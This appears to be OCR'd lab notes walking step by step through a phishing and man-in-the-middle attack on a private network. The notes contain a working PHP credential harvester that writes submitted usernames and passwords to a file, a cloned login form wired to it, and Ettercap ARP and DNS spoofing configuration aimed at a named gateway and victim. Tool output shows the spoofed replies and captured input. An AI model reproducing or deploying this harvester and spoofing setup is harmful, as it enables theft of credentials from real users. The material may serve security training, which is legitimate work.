
BASIC PHP SCRIPT

- Create a PHP script that writes these to a file (uses GET)



```php
 <?php
$myfile = fopen("creds.txt", "a") or die("Unable to open file!");
$n = $_GET["name"];
$e = $_GET["password"];
$txt = $n . " " . $e ."\n";
fwrite($myfile, $txt);
fclose($myfile);
//redirect url to google
header("Location: https://google.com");
die();
?>
```

EDIT HTML TO MATCH




```
<form action="/action_page.php" method="get">
<!--<form action="/users" id="Form" method="post"><input type="hidden" id="RequestVerificationToken"
name="RequestVerificationToken"
value="964F1E98189979CD0F2AF5DDDC4BE9145F0DE1C137503D09CFC70F5D183796C7B75F905B0665B496157B3A6E468AF0D674269A
-->
<p>Please enter your email address and password to log in.</p>
    <table class="is-form-table">
        <tbody>
            <tr>
                <td class="labelcolumn">Email address</td>
                <td><input autocomplete="off" class="login-input text-box single-line" id="username"
name="name" value=""></td>
            </tr>
            <tr>
                <td class="labelcolumn">Password</td>

                <td><input autocomplete="off" class="login-input text-box single-line password"
id="password" name="password" type="password"></td>

            </tr>
            <tr>
                <td></td>
                <td class="smallprint padding-bottom-s">
                    <a href="/users/forgottenpassword">Forgot your password?</a>
                </td>
            </tr>
            <tr>
```

HTML Tab Width: 8 Ln 302, Col 17 INS

RESULTS

- Not bad.



Login - PortSwigger

192.168.95.47

Please enter your email address and password to log in.

Email address


Password

Forgot your password?

Remember me on this computer


SET UP ETTERCAP TO DO ARP AND DNS SPOOFING

- Uncomment the necessary lines in etter.conf



```
#---------------
#     Linux
#---------------

   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destin
ation --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %desti
nation --dport %port -j REDIRECT --to-port %rport"

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 re
direct
   redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %dest
ination --dport %port -j REDIRECT --to-port %rport"
   redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %des
tination --dport %port -j REDIRECT --to-port %rport"
```


- Setup the DNS we want to spoof in etter.dns



```
##############################################

blarg.com       A       192.168.95.47
*.blarg.com     A       192.168.95.47
# vim:ts=8:noexpandtab
```

SET TARGETS


- Default gateway is target 1, victim is target 2.



Target 1	Target 2
192.168.95.1	192.168.95.5

```
2 hosts added to the hosts list...
SNMP : 255.255.255.255:161 -> COMMUNITY: public  INFO: SNMP v2
SNMP : 255.255.255.255:161 -> COMMUNITY: public  INFO: SNMP v2
dns_spoof: A [blarg.com] spoofed to [192.168.95.47] TTL [3600 s]
dns_spoof: A [blarg.com] spoofed to [192.168.95.47] TTL [3600 s]
SNMP : 255.255.255.255:161 -> COMMUNITY: public  INFO: SNMP v2
SNMP : 255.255.255.255:161 -> COMMUNITY: public  INFO: SNMP v2
```


LOAD DNS SPOOF PLUGIN



	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.3	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet

RESULTS

- After victim enters Username and Password redirect them somewhere. Or forward their credentials to the actual website.
- Depends on adversary's goals.



Please enter your email address and password to log in.

Email address victim@email.com

